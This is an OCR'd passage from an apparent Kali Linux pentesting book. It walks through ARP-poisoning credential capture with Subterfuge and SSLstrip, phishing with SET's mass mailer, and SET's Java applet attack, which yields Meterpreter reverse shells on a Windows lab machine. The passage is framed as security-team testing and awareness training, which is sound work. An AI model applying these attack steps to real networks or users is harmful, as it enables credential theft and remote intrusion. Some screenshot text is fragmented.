
Single: ● Target IP: 192.168.1.93

Now click the “***Start***” Button. Subterfuge will then ARP poison the target IP, setting up the Man-In-The-Middle Attack. It then starts SSLstrip to downgrade any secure HTTPS website communication to regular HTTP and records any credentials that it finds:



```
Configuring System...
net.ipv4.ip_forward = 1
IP Forwarding Enabled.
Initiating ARP Poison With ARPMITM...
Poisoning: 192.168.1.93
Starting up SSLstrip...
WARNING: No route found for IPv6 destination :: (no default route?)
Harvesting Credentials...
Starting FTP Sniffer
Poisoning a single host: 192.168.1.93...


sslstrip 0.9 by Moxie Marlinspike running...
█
```

Go to the Windows 7 machine and surf around. Any credentials that are entered will automatically be displayed in the subterfuge main screen as seen below:



MITM Vector: ARP Cache Poisoning

```
Poisoning a single host.
```

Credential Harvester

Source	Username	Password
login.live.com	cyberarms@live.com	SecurePassword

In the screenshot above the test user surfed to their e-mail website and tried to login with the password "*SecurePassword*" and we captured their credentials. There are several other tools that you can run in Subterfuge, though at the time of this writing HTTP Code Injection did not seem functional.

Conclusion

In this chapter we covered how to install and run Subterfuge in Kali Linux. We saw how easy it can be to create a Man-in-the-Middle attack and gain credentials using the tool. Subterfuge is interesting as it is an active project and includes some very interesting tools like Evilgrade that will be available in future releases. Subterfuge is an easy to use MitM tool that is definitely worth keeping an eye on for future development.

Hopefully this section demonstrated why it is important to secure your network. If your ARP table is not protected, it makes it easy for an attacker on the local lan to perform a MitM attack and view all the traffic of a target system. And if your network isn't secured from remote threats it makes it easy for a remote attack to run a packet sniffer on your network from an exploited system.

Now we will change gears a little bit and take a look at a fascinating field in pentesting - Social Engineering.

Social Engineering

Chapter 15

Social Engineering Introduction

Social Engineering is the art of manipulating people to falsely gain their trust in order to get information, access or data from them. Social Engineering is, in effect, hacking humans. Hackers who are experts in Social Engineering will trick you into helping them or giving them access to your secured systems or areas by pretending to be someone else, someone in need, or even someone in a position of authority.

Let’s look at some examples:

> You are coming into work at your secure data center. As you approach the door, a deliveryman with his arms full of boxes is also arriving at the door. What do you do? Without thinking twice, most would open the door for the poor overburdened man and let him in. What if he wasn’t a real deliveryman and just wanted access to your secure data center? You just let him in.
>
> You are in your cubicle and are approached by a person wearing a shirt and tie, carrying a clip board and toolbox. He says that he is performing system upgrades and needs access to your system. It’s close to lunch time so it sounds like you are going to get an extended lunch. You ask if you should shut it down, and he responds that he just needs to check a few things first. You get up and head for the cafeteria. And just gave him access to your system.
>
> You are the CEO of a major company. One day you get a package in the mail from a company that you just signed a major deal with. It was the largest deal of your career and was in all the local city newspapers and on all the TV stations. You open it up to find one of the latest tablets along with a thank you note from the company thanking you for the business agreement. It has all the bells and whistles and you can’t wait to connect it to your executive Wi-Fi network to try it out, which you do. The company never sent you a tablet and you just gave an enterprising social engineer a system connected to your Executive network.
>
> You get an e-mail from the IT manager at your company. They are installing some new software and need you to install some new drivers. They include the software package as an attachment and give you full directions to install it. Which you do. The e-mail wasn’t actually from your IT Manager and you just gave a remote hacker complete control of your workstation.

Social Engineers may take advantage of local customs, etiquettes, play off of human sympathy or just try to intimidate an employee to get what they want. They may do none of these direct contact things and simply go through your corporate garbage receptacles, scour for clues of your internal systems by reading job postings or even online tech forums that you use. Or they could hit social media sites pretending to be from a company that you do business with or pretending to be a head hunter employment agency looking for new talent.

These are just a few examples of how a social engineer might try to gain access to or procure information about a target network. There really is no limit to the ways that a talented social engineer might try to twist, deceive or threaten their way onto your network.

There is an exceptional video filmed during Defcon showing Real Future's Kevin Roose challenging Chris Hadnagy (founder, Social Engineering Inc) and Jessica Clark to try to social engineer his cell phone company into giving them his e-mail address. Clark spoofs his cell phone number, calls the company pretending to be his wife and while playing a video of a crying baby in the background gets not only his e-mail address, but full access to his phone account. It is really something to see.

Social Engineering Defense

With that being said, it is imperative to train your employees to be on the lookout for these types of attacks. Have policies in place to deal with service calls, software updates, and gifts from outside companies. You can teach, instruct and even leave reminder messages and posters, but employees may still not follow corporate policy. That is why when it comes to social engineering attacks, it is a good idea to manually test to see if your company is truly prepared.

In this section we will look at a couple programs in Kali that corporate security teams can use to test their company's preparedness against these types of attacks.

Resources

Social Engineer Website - http://www.social-engineer.org/


Chapter 16

The Social Engineering Toolkit

Social engineering attacks are one of the top techniques used against networks today. Why spend days, weeks or even months trying to penetrate layers of network security when you can just trick a user into running a file that allows you full access to their machine and bypasses anti-virus, firewalls and many intrusion detection systems?

This is most commonly used in phishing attacks today, craft an e-mail, or create a fake website that tricks users into running a malicious file that creates a backdoor into their system. But as a security expert, how could you test this against your network? Would such an attack work, and how could you defend against it?

Kali includes one of the most popular social engineering attack toolkits available, David Kennedy's Social Engineering Toolkit (SET). David's team is very active on SET, there are always new features and attacks being added. More recently several non-social engineering tools have been also added to SET making it a very robust attack tool. In this chapter we will take a look at some of the tools included with SET and two of the attack options, both PowerShell based attacks.




Warning:

When you first run SET it will notify you that you are not using the "Bleeding Edge" repos and that SET may be up to 4 months old. At the time of this writing I am not sure how the Bleeding Edge repos will interact with the new Kali Rolling distribution, so I do not recommend that they be used.

Staring SET

SET can be started from either the main Kali Menu or from a terminal prompt:

Applications > 13 - Social Engineering Tools > Social Engineering Toolkit
Or enter, "***setoolkit***" in a terminal



```
                   /-\
              ____|#|____
             |___________|
            |_____________|
           ||_POLICE_##_BOX_||
           | |-|-|-|||-|-|-| |
           | |-|-|-|||-|-|-| |
           | |_|_|_|||_|_|_| |
           | ||~~~| | |---|| |
           | ||~~~|!|!| O || |
           | ||~~~| |.|___|| |
           | ||---| | |---|| |
           | ||   | | |   || |
           | ||___| | |___|| |
           | ||---| | |---|| |
           | ||   | | |   || |
           | ||___| | |___|| |
           |-----------------|
           |   Timey Wimey   |
           -------------------

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
[---]                 Version: 6.5.9                   [---]
[---]              Codename: 'Mr. Robot'               [---]
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com
```

```
J
J
J
J
E
R
O
N
I
M
O
O
O
O
!
!
!
!
!
!
!
```

Upon starting SET, you will be asked to acknowledge that you are not using the Bleeding Edge repositories. At this time, just hit “***enter***” to continue.

Updating SET


Though the main menu displays options to upgrade SET, you will not be able to update it in Kali in this manner. You can try to manually update SET from the TrustecSec GitHub website, but I would not recommend it at this time. As I am not sure how compatible it would be with the new Kali Rolling dependencies. If you want to try it anyways, I would recommend (as always) having a backup of your Kali VM in case things don’t work as planned.

Mass Emailer

One way a Social Engineer will attack a network is to send out a flood of e-mails to company addresses and see who will respond or run the malicious attachment you sent with it. SET comes with a Mass Emailer tool that we can use to simulate this. *As this tool actually sends e-mail if you configure all the settings, this section will be just a follow along using made up information.*

1. From the main menu select, “***Social-Engineering Attacks***”.


2. Next select option 5, “***Mass Mailer Attack***”:



```
Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

 1.  E-Mail Attack Single Email Address
 2.  E-Mail Attack Mass Mailer

 99. Return to main menu.
```


You then have a choice to send single or multiple e-mails. For this example, we will just send one.

3. Pick option 1, "***E-Mail Attack Single Email Address***".
4. Then enter a target e-mail address, I just used a fake address:



```
set:mailer>1
set:phishing> Send email to:MrCEO@SomeRandomDomain.whatever
```

5. Next, choose to use a Gmail account or another server. For the test we will use a fake Gmail account. So I picked option "***1***" and entered the made up name, "***EvilHacker@EvilDomain.com***".
6. Now choose a spoofed name to use for the 'from' line of the message. Let's use something like "***ITDepartment@SomeRandomDomain.com***", so it looks like it is from the corporate IT department.
7. SET then asks for the password of your Gmail account:




```
  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:EvilHacker@EvilDomain.com
set:phishing> The FROM NAME the user will see:ITDepartment@SomeRandomDomain.com
Email password:
```

8. Enter, "***yes***" at the 'Flag this message as high priority?' prompt.
9. Next, enter an e-mail subject line. How about, "***Important Update***"?
10. Enter "***P***", when prompted to send the message as html or plain.

Now type-in a fake message, preferably one that will entice our victim to click on a malicious link or entice them surf to a malicious webpage. In actual defense practice this could just be a test webpage that records the IP address of those who were tricked to surf to the page. That way as a security team we know who in our organization needs to be better educated on the risks of malicious e-mails.

11. When finished, type "***END***".



```
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:Dear Fake CEO,
 we are performing system updates and need you to visit EvilDomain.com and enter all of your
personal account information, run all the programs on the website and include all your credit
 card numbers.
Next line of the body: Sincerely,
Next line of the body: Your IT Department.
Next line of the body:
Next line of the body: END
```

12. SET will then send out the e-mail.

The message above is obviously a silly fake. But something like this, with a much more believable message, and including a link to a test website could be used to test your employee's ability to detect, resist and report phishing attempts.

SET's Java PYInjector Attack

So far we have seen how to send a fake e-mail that could redirect someone to a bogus site. But what if we could make a fake site that offered up a booby trapped script? And if the user allows the script to run, creates a remote shell with the user. With SET we can!

The Java PYInjector attack leverages the anti-virus bypassing capabilities of PowerShell based attacks with a Java application. We will use SET to create a fictitious website that will offer up a booby-trapped Java app. If the user allows the app to run, we get a full remote session to the system. For this section we will be using a Windows 7 system as the "target". You will also need Java installed (Java.com) on your Windows system if it is not already installed.

> **Note:**
>
> *The latest versions of Java will now effectively block this attack and prevent it from running. If your target is running the latest Java this will not work unless you can provide a legitimate signed certificate for the app - self-signed apps are now blocked across the board.*
>
> *But this attack vector is still worth looking at, as target Windows systems could still be using older versions of Java.*
>
> *Old versions of Java are available at: http://www.oracle.com/technetwork/java/archive-139210.html*

From the main SET menu:

1. Select number 1, "***Social-Engineering Attacks***".
2. Next select 2, "***Website Attack Vectors***".

Before we go on, notice the other options available. There are several alternative attack options available here including:

Metasploit Browser Exploit - Attacks the client system with Metasploit browser exploits.

Credential Harvester Attack - Clones an existing website (like Facebook) and then stores any credentials that are entered into it.

TabNabbing - Works great if the client has a lot of browser windows open, it waits a certain time then switches one of the tabs to a page that SET creates.

Web Jacking Attack - Uses iFrame replacements to make a malicious link look legit.

Multi-Attack - Combines several of the above attacks.

HTA Attack - A newer attack that uses HTA files and PowerShell Injection.

For now, we will just use the tried and true Java Applet attack. But I highly recommend that you check out the other attack options to see which you like the best and how they might be used in different situations.

3. Choose 1, "***Java Applet Attack Method***". This will create a Java app that has a backdoor shell.

4. Next choose 1, "***Web Templates***" to have SET create a generic webpage to use. Or use Option 2, "***Site Cloner***" to allow SET to use an existing webpage as a template for the attack webpage.

5. NAT/Port Forwarding – Select yes or no depending on if your SET system will use a different web facing IP address. Usually selecting "***no***" will be sufficient if using an internal testing lab.

6. Enter the IP address of your Kali SET system. You can open another terminal window and type "*ifconfig*" if you are uncertain of your IP address.

7. For the Java Applet Configuration, choose "***2***" - use the applet built into SET.


8. Select a template - Now choose 1, "***Java Required***". Notice the other social media options available.

9. Now select a payload, we will use the default, "***Meterpreter Memory Injection***".

10. Enter, "***443***" for the listener port.


11. For payload select, "***1***" for Meterpreter Reverse TCP.

Now SET is all ready to go and does several things. It creates and encrypts the PowerShell injection code, creates the website, loads Metasploit and starts up a listening service looking for people to connect.



```
[*] Prepping pyInjector for delivery..
[*] Prepping website for pyInjector shellcode injection..
[*] Base64 encoding shellcode and prepping for delivery..
[*] Multi/Pyinjection was specified. Overriding config options.
[*] Generating x86-based powershell injection code...
[*] Finished generating powershell injection bypass.
[*] Encoded to bypass execution restriction policy...
[!] Error:Apache does not appear to be running.
[!] Start it or turn APACHE off in /etc/setoolkit/set.config
[*] Attempting to start Apache manually...
[ ok ] Starting apache2 (via systemctl): apache2.service.

***************************************************
Web Server Launched. Welcome to the SET Web Attack.
***************************************************

[--] Tested on Windows, Linux, and OSX [--]
[--] Apache web server is currently in use for performance. [--]
[*] Moving payload into cloned website.
[*] The site has been moved. SET Web Server is now listening..
[-] Launching MSF Listener...
```

That’s it - we are all set on the attacker side. Now if we go to the Windows 7 system and surf to the IP address of our Kali “attacker” machine we will see something like this (if the system is vulnerable):



Java Required!

Welcome to the website, you mu

load the site content.

va box that pops up is accepted to

Do you want to run this application?

Name: Applet has been verified. (SECURE)

Publisher: UNKNOWN

Location: http://192.168.1.226/Signed_Update.jar

Running this application may be a security risk

Risk: This application will run with unrestricted access which may put your computer and personal information at risk. The information provided is unreliable or unknown so it is recommended not to run this application unless you are familiar with its source

More Information

Select the box below, then click Run to start the application

□ I accept the risk and want to run this application.

a few moments.

nd will provide you with necessary


Welcome to the site! This site rec

run properly.

l the page will load.


You must first click "Run" for the signed Java component from Microsoft in order to view our site successfully.

Oh look, the website wants to run a Java applet. Notice on the pop-up screen that the name says, “***Applet has been verified. (SECURE)***”. How re-assuring, it must be okay to run. If the “Victim” does allow this Java script to run, not just one, but multiple remote sessions will be created to our attacking machine. As you can see in the image below:




```
msf exploit(handler) > [*] Meterpreter session 2 opened (192.168.1.226:25 -> 192
.168.1.219:49353) at 2013-09-05 12:21:17 -0400
[*] Meterpreter session 3 opened (192.168.1.226:53 -> 192.168.1.219:49349) at 20
13-09-05 12:21:17 -0400
[*] Meterpreter session 4 opened (192.168.1.226:22 -> 192.168.1.219:49351) at 20
13-09-05 12:21:17 -0400
s[*] Meterpreter session 5 opened (192.168.1.226:443 -> 192.168.1.219:49352) at
2013-09-05 12:21:17 -0400
sessions
```

We will then be given an “*msf*” command prompt. From here if we type the command “***sessions***” we can see any open remote sessions that have been created:




```
msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Information                  Connection
  --  ----                   -----------                  ----------
  1   meterpreter x86/win32  Client-PC\Client @ CLIENT-PC  192.168.1.226:443 ->
192.168.1.219:49348 (192.168.1.219)
  2   meterpreter x86/win32  Client-PC\Client @ CLIENT-PC  192.168.1.226:25 -> 1
92.168.1.219:49353 (192.168.1.219)
  3   meterpreter x86/win32  Client-PC\Client @ CLIENT-PC  192.168.1.226:53 -> 1
92.168.1.219:49349 (192.168.1.219)
  4   meterpreter x86/win32  Client-PC\Client @ CLIENT-PC  192.168.1.226:22 -> 1
92.168.1.219:49351 (192.168.1.219)
  5   meterpreter x86/win32  Client-PC\Client @ CLIENT-PC  192.168.1.226:443 ->
192.168.1.219:49352 (192.168.1.219)

msf exploit(handler) >
```

Use "***sessions -i***" and the session number to connect to any of the sessions.



```
msf exploit(handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > shell
Process 3316 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Client\Desktop>
```

Once connected, you can use any of the built in Meterpreter commands, or use Linux commands to browse the remote PC, or simply running "***shell***" will give you a remote windows command shell:



```
msf exploit(handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > shell
Process 3316 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Client\Desktop>
```

